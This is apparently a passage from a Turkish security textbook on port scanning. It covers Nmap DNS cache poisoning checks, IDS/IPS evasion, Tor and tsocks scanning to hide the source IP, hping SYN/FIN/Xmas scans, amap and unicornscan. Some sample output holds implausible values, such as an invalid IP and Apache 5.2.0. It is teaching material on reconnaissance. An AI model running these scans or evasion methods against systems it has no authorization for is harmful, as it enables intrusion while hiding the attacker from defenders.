7.9.3. Nmap NSE Kullanarak DNS Cache Poisoning Açıklığı Testi

Dns cache poisoning açıklığını test etmek için hedef sistemde iki değer kontrol edilir. Birincisi dns sorgulamalarında kaynak portun değiştirilmesi, diğer de dns sorgularındaki TXID değerinin yeteri kadar random/rastgele olması. Nmap ile bu iki değeri de kontrol edebiliriz. Hatta tek bir taramada her ikisi de kontrol edilebilir.

Önce kaynak port rastgeleliğini test edelim.

```
# nmap -P0 -sU -p 53 --script dns-random-srcport 100.100.100.2 -vv

Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-12 11:14 GMT
Initiating Parallel DNS resolution of 1 host. at 11:14
Completed Parallel DNS resolution of 1 host. at 11:14, 0.00s elapsed
Initiating UDP Scan at 11:14
Scanning (100.100.100.2) [1 port]
Completed UDP Scan at 11:14, 2.02s elapsed (1 total ports)
SCRIPT ENGINE: Initiating script scanning.
Initiating SCRIPT ENGINE at 11:14
Discovered open port 53/udp on 100.100.100.2
Completed SCRIPT ENGINE at 11:14, 5.83s elapsed
Host host- (100.100.100.2) appears to be up ... good.
Scanned at 2009-01-12 11:14:39 GMT for 8s
Interesting ports on (100.100.100.2):
PORT STATE SERVICE
53/udp open domain
|_ dns-random-srcport: 100.100.100.2 is POOR: 52 queries in 108.6 seconds from 1 ports with std dev 0
Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)
```

Benzer şekilde txid üreticinin tahmin edilebilirliğini test etmek için

nmap -P0 -sU -p 53 –script dns-random-txid 100.100.100.2 -vv
komutu kullanılabilir.

```
bt scripts # nmap -P0 -sU -p 53 –script dns-random-txid 100.100.100.5 -vv
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-12 11:50 GMT
Initiating Parallel DNS resolution of 1 host. at 11:50
Completed Parallel DNS resolution of 1 host. at 11:50, 0.10s elapsed
Initiating UDP Scan at 11:50
Scanning 100.100.100.5 [1 port]
Completed UDP Scan at 11:50, 2.02s elapsed (1 total ports)
SCRIPT ENGINE: Initiating script scanning.
Initiating SCRIPT ENGINE at 11:50
Discovered open port 53/udp on 100.100.100.5
Completed SCRIPT ENGINE at 11:50, 5.80s elapsed
Host 100.100.100.5 appears to be up ... good.
Scanned at 2009-01-12 11:50:48 GMT for 8s
Interesting ports on 100.100.100.5:
PORT STATE SERVICE
53/udp open domain
|_ dns-random-txid: x.y.z.t is GREAT: 26 queries in 5.3 seconds from 26 txids with std dev 17822
Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)
```

Her iki testi de tek bir Nmap taraması ile gerçekleştirmek için scriptler arasına „,” koyulması yeterli olacaktır.

7.9.4. IDS/IPS Atlatma Teknikleri

Nmap tarama yaparken çeşitli IDS/IPS atlatma teknikleri kullanabilir. Bunların başında MAC adresi ve IP adresini spoof etmek, taramalarda parçalanmış paketler kullanmak ve yem sistemler kullanarak taramaların kaynağının keşfedilmesini zorlaştırmaya yönelik yöntemleri gelir.

7.9.5. Proxy üzerinden Nmap Taraması

Yapılan taramada kişi kendi ip adresini gizlemek istiyorsa bunun en iyi yolu Proxy kullanmaktır. Böylece tarama yapılan sistemde Firewall/IPS loglarında gerçek tarama yapan IP adresi değil de Proxy'nin ip adresi gözükecektir. TOR gibi birden fazla Proxy'nin kullanıldığı sistemler üzerinden tarama yapılrsa o zaman her paket farklı bir ip adresinden gelmiş gibi gözükeceği için hedef sistemde bulunan IPS sistemi şaşıracaktır.

Tor gibi herkese açık ve güvenilir(!) ağlar kullanıcıların gerçek ip adreslerini gizleyerek ulastıkları sistemlerde daha az iz bırakmalarını sağlar. Her bir bağlantı farklı bir çıkış noktasından hedefe ulaşacağı için arka planda kullanılanının gerçek bilgileri gözükmez.

Nmap proxy desteği yoktur fakat Tsocks uygulaması ile bu özellik kazandırılabilir.

Tsocks, uygulamayı çalıştıracak kullanıcının LD_PRELOAD değişkenini tsocks uygulaması olarak değiştirmek uygulamayı transparan olarak proxy özelliğini ekleyen bir wrapper uygulamasıdır.

TSOCKS(1)

NAME tsocks - Shell wrapper to simplify the use of the tsocks(8) library to transparently allow an application to use a SOCKS proxy

```
root@elmasekeri:~# env|grep -i LD_LD_PRELOAD=/usr/lib/libtsocks.so
```

Proxy üzerinden hangi tur port taramaları mümkün

Port taramalari cesit cesitdir . Yogun kullanılan port taramalari UDP ve TCP kullanilarak yapilir. Bu ikili arasindan da en gerçekci sonuclara TCP taramalari ile erisilebilir. TCP kullanilarak yapilacak taramalarda da bayraklar on plana cikar. Bayrak kavrami bir TCP baglantisi icin iletisimin her adimini belirler. Yani baglantinin baslamasi, veri aktarimi, aniden kesilmesi ve sonlandirilmasi tamamen bayraklar aracılıgi ile yapilir.

Port taramalari da bu bayrakları kullanarak gerceklestirilir. Proxy'lerin calisma mantigi dusunuldugunde oncelikle istemci ile proxy arasında bir tcp baglantisi kurulur ve sonrasında Proxy'e ilgili hedefe ulasılacak istek gonderilir.

Normal bir baglanti

```
I:3050--SYN---->google.com:80
```

```
I:3050<--SYN/ACK---google.com>80
```

```
I:3050--ACK---->google.com:80
```

ve TCP baglanti kanali kurulmustur artık ilgili protokole ait komutlar calistirilabilir.

```
I---GET / HTTP/1/1 --->google.com:80 ....
```

Araya Proxy girdikten sonraki baglanti durumu

```
I:3050--SYN---->Proxy_IP:8080
```

```
I:3050<--SYN/ACK---Proxy_IP:8080
```

```
I:3050--ACK---->Proxy_IP:8080
```

```
I=====Proxy_IP---> CONNECT mail.google.com:25 HTTP/1.1 --->mail.google.com:25
```

Benzer sekilde istemciler Proxy'lerin CONNECT(HTTP1.1 'de bulunan bir methoddur) ozelligini kullanarak uzaktaki sunucularin herhangi bir portuna baglanarak veri iletisiminde bulunabilirler.

Burada dikkat edilmesi gereken nokta TCP 3 way handshake isleminin proxy tarafindan tamamlanması ve sonrasında ilgili verilern iletilmesi icin kanal kuruludugudur. Dolayisi ile PROxy uzerinden SYN taramasi ya da diger bayraklarla yapılacak taramalar basarili olamayacaktır. Sadece TCP Connect Scan ya da buna dayanan tarama turleri proxy uzerinden yapılabilir.

Ornek:TOR uzerinden Servis Versiyonlarının Belirlenmesi

Normal Port tarama icin kullanacagimiz komut asagidaki gibidir.

```
# nmap -P0 -n -sV vpn.lifeoverip.net -p 22,80,443
```

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-02-16 10:59 EET Interesting ports on
80.93.212.86: PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 4.5p1 (FreeBSD
20061110; protocol 2.0) 80/tcp open http Apache httpd 5.2.0 ((Fedora)) 443/tcp open ssl
OpenSSL 80/tcp open mysql MySQL (unauthorized)
```

Tarama yapılan sunucuda IDS loglarina bakilrsa ya da tcpdump ile dinleme yapilrsa tarama yapan IP adresi gorunecektir.

```
[root@mail ~]# tcpdump -tttt tcp port 80
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on rl0, link-type EN10MB (Ethernet), capture size 96 bytes 1234774220.900855 IP 1.1.1.1.22481 >
80.93.212.86.80: S 3140092660:3140092660(0) win 1024 1234774220.900874 IP
80.93.212.86.80 > 1.1.1.1.22481: S 1425084160:1425084160(0) ack 3140092661 win 65535
1234774220.903685 IP 1.1.1.1.22481 > 80.93.212.86.80: R 3140092661:3140092661(0) win 0
```

Ciktilardan gorulecegu izere tarama yapan IP Adresi 1.1.1.1 (Orjinal IP degistirilmistir)

Tsocks +Nmap ve TOR uzerinden yapılan tarama

```
root@elmasekeri:~# tsocks nmap -P0 -n -sV vpn.lifeoverip.net -p 80
```

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-02-16 11:15 EET 11:15:21 libtsocks(8937): IP
(0.0.0.0) & 11:15:21 libtsocks(8937): SUBNET (255.0.0.0) != IP on line 20 in configuration file,
ignored
```

Interesting ports on 80.93.212.86: PORT STATE SERVICE VERSION 80/tcp open http Apache httpd
5.2.0 ((Fedora))

Service detection performed. Please report any incorrect results at <http://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds

Ve Tarama yapılan sunucudaki loglar

```
# tcpdump -tttt tcp port 80 tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode listening on rl0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
1234775091.125584 IP 69.39.49.199.49258 > 80.93.212.86.80: S 3877762938:3877762938(0)
win 32768 1234775091.125607 IP 80.93.212.86.80 > 69.39.49.199.49258: S
3916248154:3916248154(0) ack 3877762939 win 65535 1234775091.321998 IP
69.39.49.199.49258 > 80.93.212.86.80: . ack 1 win 33304 1234775091.810724 IP
80.93.212.86.80 > 69.39.49.199.49258: P 1:79(78) ack 1 win 33304 1234775091.810745 IP
80.93.212.86.80 > 69.39.49.199.49258: F 79:79(0) ack 1 win 33304 1234775092.007005 IP
69.39.49.199.49258 > 80.93.212.86.80: . ack 79 win 33226 1234775092.007014 IP
69.39.49.199.49258 > 80.93.212.86.80: . ack 80 win 33304 1234775092.007709 IP
69.39.49.199.49258 > 80.93.212.86.80: F 1:1(0) ack 80 win 33304 1234775092.007743 IP
80.93.212.86.80 > 69.39.49.199.49258: . ack 2 win 33303
```


Taramaların kaynak ip adreslerine bakılırsa (69.39.49.199) tor network'ine ait olduğu görülecektir. Benzer şekilde diğer güvenlik taramaları da Tor ve benzeri networkler üzerinden yapılabilir.

7.9.6. Nmap için kullanılan Grafik arabirimleri.

7.9.6.1. Umit


Nmap'i grafik arabirimden kullanmak için bugüne kadar onlarca arabirim denemesi yapılmıştır. Bunlardan çoğu sadece Windows ortamını desteklediği ve geliştirmelerinin Nmap'le birlikte sürdürülmediği için günümüze kadar gelememiştir.

Umit Google SOC kapsamında yazımına başlayan ve bugüne kadar oldukça başarılı bir gelişim gösteren Nmap arabirimidir. Windows ve Linux sistemelerde çalışması, gelişimini Nmap ile paralel yürütmesi ve hepsinden ötesi arabirimin esnek olması diğer arabirimler arasında ismini öne çıkarmaya yetmiştir.



7.9.6.2. Zenmap

Nmap 4.5 sürümü ile birlikte artık resmi bir Grafik arabirimine sahip olmuştur. Zenmap adı verilen proje Umit projesinin devamı niteliğindedir.



7.10. Hping Kullanarak Port Tarama

Hping, Nmap kadar kolay ve esnek olmasa da Nmap'in yaptığı her tür taramayı kolaylıkla gerçekleştirebilen bir araçtır.

7.10.1. Hping ile SYN Taraması

```
# hping -S 192.168.1.1 -p ++22
```

```
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=6.2 ms
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=23 flags=SA seq=1 win=5840 rtt=0.9 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=24 flags=RA seq=2 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=25 flags=RA seq=3 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=26 flags=RA seq=4 win=0 rtt=0.7 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=27 flags=RA seq=5 win=0 rtt=0.7 ms
--- 192.168.1.1 hping statistic ---
13 packets tramitted, 13 packets received, 0% packet loss
round-trip min/avg/max = 0.7/1.2/6.2 ms
```

`++port_numarasi` kullanarak her seferinde port numarasının bir artmasını sağladık. Dönen cevaplardan portların durumu hakkında bilgi alınabilir. Dönen cevap SA ise port açık demektir, RA ise kapalıdır.

7.10.2. SYN Tarama İncelemesi

- I) Hping hedef sisteme SYN bayraklı paket gönderir.
- II) Hedef sistem SYN bayraklı paketi alır ve uygun TCP paketini (SYN/ACK bayraklı) cevap olarak döner.
- III) Paket gönderen (hping çalıştırın) taraftaki işletim sistemi böyle bir paket beklemediği için dönen SYN/ACK bayraklı TCP paketine RST cevabı döner.

```
#hping -S vpn.lifeoverip.net -p 21 -c 2
HPING vpn.lifeoverip.net (fxp0 80.93.212.86): S set, 40 headers + 0 data bytes
len=46 ip=80.93.212.86 ttl=64 DF id=39414 sport=21 flags=SA seq=0 win=16384
rtt=0.4 ms
```

```
#tcpdump -i fxp0 -tttnn tcp port 21
000000 IP 172.16.10.2.2023 > 80.93.212.86.21: S 706083143:706083143(0) win 512
000213 IP 80.93.212.86.21 > 172.16.10.2.2023: S 3082095413:3082095413(0) ack
706083144 win 16384 <mss 1460>
000224 IP 172.16.10.2.2023 > 80.93.212.86.21: R 706083144:706083144(0) win 0
```

Daha düzenli çıktı almak için --scan parametresi kullanılabilir.

```
# hping --scan 21,22,23,80,110,130-143 -S 1.2.3.488
Scanning 1.2.3.488 (1.2.3.488), port 21,22,23,80,110,130-143
19 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+---+-----+-----+-----+-----+
 21 ftp      : .S..A... 56 52428 65535  46
 22 ssh      : .S..A... 56 52684 65535  46
 80 http     : .S..A... 56 52940 65535  46
 110 pop3    : .S..A... 56 53196 65535  46
All replies received. Done.
Not responding ports: (130 cisco-fna) (131 cisco-tna) (132 cisco-sys) (133 statsrv) (134
ingres-net) (135 loc-srv) (136 profile) (137 netbios-ns) (138 netbios-dgm) (139 netbios-
ssn) (140 emfis-data) (141 emfis- cntl) (142 bl-idm) (143 imap)
```

Benzer şekilde –S ‘i değiştirerek çoğu port tarama programına ait tarama yöntemlerini hping ile gerçekleyebiliriz.

7.10.3. SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri

7.10.3.1. Xmas Scan Örneği

Bu tarama tipinde amaç hedef sisteme FIN/URG/PSH bayrakları set edilmiş TCP paketleri göndererek

Kapali sistemler için RST/ACK

Açık sistemler için cevap dönmemesini beklemektir.

7.10.3.2. Hping ile XMAS tarama

```
#hping -FUP hedef_sistem -p 80
```

7.10.3.3. FIN Scan Örneği

Kapalı Portlar için

```
# hping -F -p 1000 192.168.1.3 -n -c 1
HPING 192.168.1.3 (eth0 192.168.1.3): F set, 40 headers + 0 data bytes
len=46 ip=192.168.1.3 ttl=128 id=22870 sport=1000 flags=RA seq=0 win=0 rtt=72.2
ms
```

Açık/Firewalla korunmuş portlar için : Herhangi bir cevap dönmez

```
# hping -F -p 111 192.168.1.4 -c 2
HPING 192.168.1.4 (eth0 192.168.1.4): F set, 40 headers + 0 data bytes

--- 192.168.1.4 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


7.10.3.4. THC-Amap

Amap bir port tarama aracının ötesinde servis tanıma/belirleme aracıdır. Klasik port tarama araçları bir portu tararken o porttaki servisi default değerlere göre değerlendirir(/etc/services) amap ise portun default değerini değil kendi yaptığı değerlendirmeleri sonucu servisin ne olduğuna karar verir. Bu yaklaşımı aslında nmap'in -sV parametresinden aşınayız.

Amap TCP servisleri için öncelikli olarak 3lü el sıkışma aşamasını gerçekleştirir bundan sonra porta çeşitli paketler göndererek dönen cevapları veritabanı ile karşılaştırır.

Amap temel olarak 4 farklı modda çalışır

- A Servisi belirlemek için çeşitli paketler gönderilir
- B Banner yakalama amaçlı kullanılır
- P Klasik TCP Connect port tarama yöntemi
- W güncel servis imzalarını yüklemek için.



```
bilgi-egitim ~ # amap -d -v localhost 6000
Using trigger file /usr/local/etc/appdefs.trig ... loaded 30 triggers
Using response file /usr/local/etc/appdefs.resp ... loaded 346 responses
Using trigger file /usr/local/etc/appdefs.rpc ... loaded 450 triggers

amap v5.2 (www.thc.org/thc-amap) started at 2007-12-14 04:10:36 - MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Protocol on 127.0.0.1:6000/tcp (by trigger x-windows) matches x-windows
Dump of identified response from 127.0.0.1:6000/tcp (by trigger x-windows):
0000: 001e 0b00 0000 0800 496e 7661 6c69 6420      [ .....Invalid ]
0010: 4d49 542d 4d41 4749 432d 434f 4f4b 4945      [ MIT-MAGIC-COOKIE ]
0020: 2d31 206b 6579 c001      [ -1 key..          ]
Waiting for timeout on 22 connections ...

Unidentified ports: none.

amap v5.2 finished at 2007-12-14 04:10:42
```

7.10.3.5. UNICORNSCAN ile Port Tarama

Unicornscan geniş ağları taramak için geliştirilmiş hızlı bir port tarama aracıdır.

Geniş ağlar için düşünüldüğünden taranacak sistemleri belirtirken CIDR notasyonu kullanılır. Mesela 192.168.1.0 ağını taramak için 192.168.1.0/24 gibi. Tek bir hostu taramak için 10.0.1.3/32 şeklinde bir tanım kullanılır.

-r ile ne tarama işleminde ne kadarlık paket gönderileceği belirtilir. -r 10000 gibi bir parametre ile çoğu ağ cihazı devre dışı bırakılabilir. Bu sebeple bu parametre ile kullanıldığında dikkatli olunmalıdır.

7.10.3.6. TCP Port Tarama Çeşitleri

unicornscan öntanımlı olarak TCP SYN tarama yapar.

```
home-labs ~ # unicornscan -r 500 -mT vpn.lifeoverip.net
TCP open      smtp[ 25]      from 80.93.212.86 ttl 55
TCP open      domain[ 53]     from 80.93.212.86 ttl 55
TCP open      pop3[ 110]     from 80.93.212.86 ttl 55
TCP open      imap[ 143]     from 80.93.212.86 ttl 55
TCP open      https[ 443]    from 80.93.212.86 ttl 55
TCP open      pop3s[ 995]    from 80.93.212.86 ttl 55
TCP open      mysql[ 3306]   from 80.93.212.86 ttl 55
```

Detay Çıktı istenirse -v parametresi kullanılabilir.

```
# unicornscan -r 500 -mT vpn.lifeoverip.net -vv
adding 80.93.212.86/32 mode 'TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-
70,79-81,88,98,100,105-107,109-111,113,118,119,123
,129,135,137-139,143,150,161-164,174,177-179,191,199-
202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517
,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-
752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,
1080,1210,1214,1234,1241,1334,1349,1352,1423-
1425,1433,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-
2050,2101-2104,63809,64429,65000,65506,65530-65535' pps 500
using interface(s) eth0
```

```
added module payload for port 80 proto 6
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
added module payload for port 5060 proto 17
added module payload for port 1900 proto 17
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 7 Seconds
drone type Unknown on fd 3 is version 1.1
added module payload for port 80 proto 6
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
added module payload for port 5060 proto 17
added module payload for port 1900 proto 17
drone type Unknown on fd 5 is version 1.1
scan iteration 1 out of 1
using pcap filter: `dst 192.168.2.22 and ! src 192.168.2.22 and (tcp)`
using TSC delay
sender statistics 475.9 pps with 338 packets sent total
listener statistics 211 packets recieved 0 packets droped and 0 interface drops
TCP open      ftp[ 21]      from 80.93.212.86 ttl 55
TCP open      ssh[ 22]      from 80.93.212.86 ttl 55
TCP open      smtp[ 25]     from 80.93.212.86 ttl 55
TCP open      domain[ 53]   from 80.93.212.86 ttl 55
TCP open      http[ 80]     from 80.93.212.86 ttl 55
TCP open      3com-tsmux[ 106]  from 80.93.212.86 ttl 55
TCP open      pop3[ 110]    from 80.93.212.86 ttl 55
TCP open      https[ 443]   from 80.93.212.86 ttl 55
TCP open      imaps[ 993]   from 80.93.212.86 ttl 55
TCP open      pop3s[ 995]   from 80.93.212.86 ttl 55
```

7.10.3.7. UDP Port Tarama Çeşitleri

Unicornscan'ın en önemli ve ayırt edici özelliklerinden biri UDP taramalarında ortaya çıkar. Normal tarama programları(Nmap dahil) udp portlarını tararken portun durumunu gelen/gelmeyen cevaba göre açıklar. Normal tarama programları udp taraması yaparken hedef udp portuna boş udp paketleri gönderir. Eğer cevap gelmezse portun açık olduğunu -ya da filtrelenmiş olduğunu- kabul eder. Cevap olarak icmp paketi alırsa portun kapalı -ya da filtrelenmiş olduğunu- varsayar.

Unicornscan ise belirlenen udp portuna özel sorgular göndererek cevap bekler. Böylece karşı tarafta çalışan servisin gerçekten ne olduğu anlaşılabilir.

```
bilgi-egitim ~ # unicornscan -r100 -mU 194.27.72.0/24:53 -E
UDP open          domain[ 53]      from 194.27.72.2 ttl 57
ICMP closed       domain[ 53]      from 194.27.72.86 ttl 56
ICMP closed       domain[ 53]      from 194.27.72.88 ttl 248
ICMP closed       domain[ 53]      from 194.27.72.117 ttl 120
UDP open          domain[ 53]      from 194.27.72.200 ttl 56
```

7.10.3.8. Taramalarda veri ekleme

Unicornscan, yapılan taramaların sonuçlarının sağlıklı olması için ilgili portlara uygun veri parçaları gönderer.

UDP taramalarda payload kısmı otomatik eklenirken TCP protokolü kullanılarak yapılan taramalarda payload kısmı öntanımlı olarak eklenmez. TCP taramalarda payload eklenmesi için -msf parametresi kullanılabilir.

7.10.4. İşletim Sistemi Belirleme

Aktif saptama ve pasif saptama olarka ikiye ayrılır.

7.10.4.1. Aktif saptama Araçları

Xprobe2

Nmap

Netcraft


7.10.4.2. Pasif saptama Araçları

p0f

tcpdump(For OpenBSD)

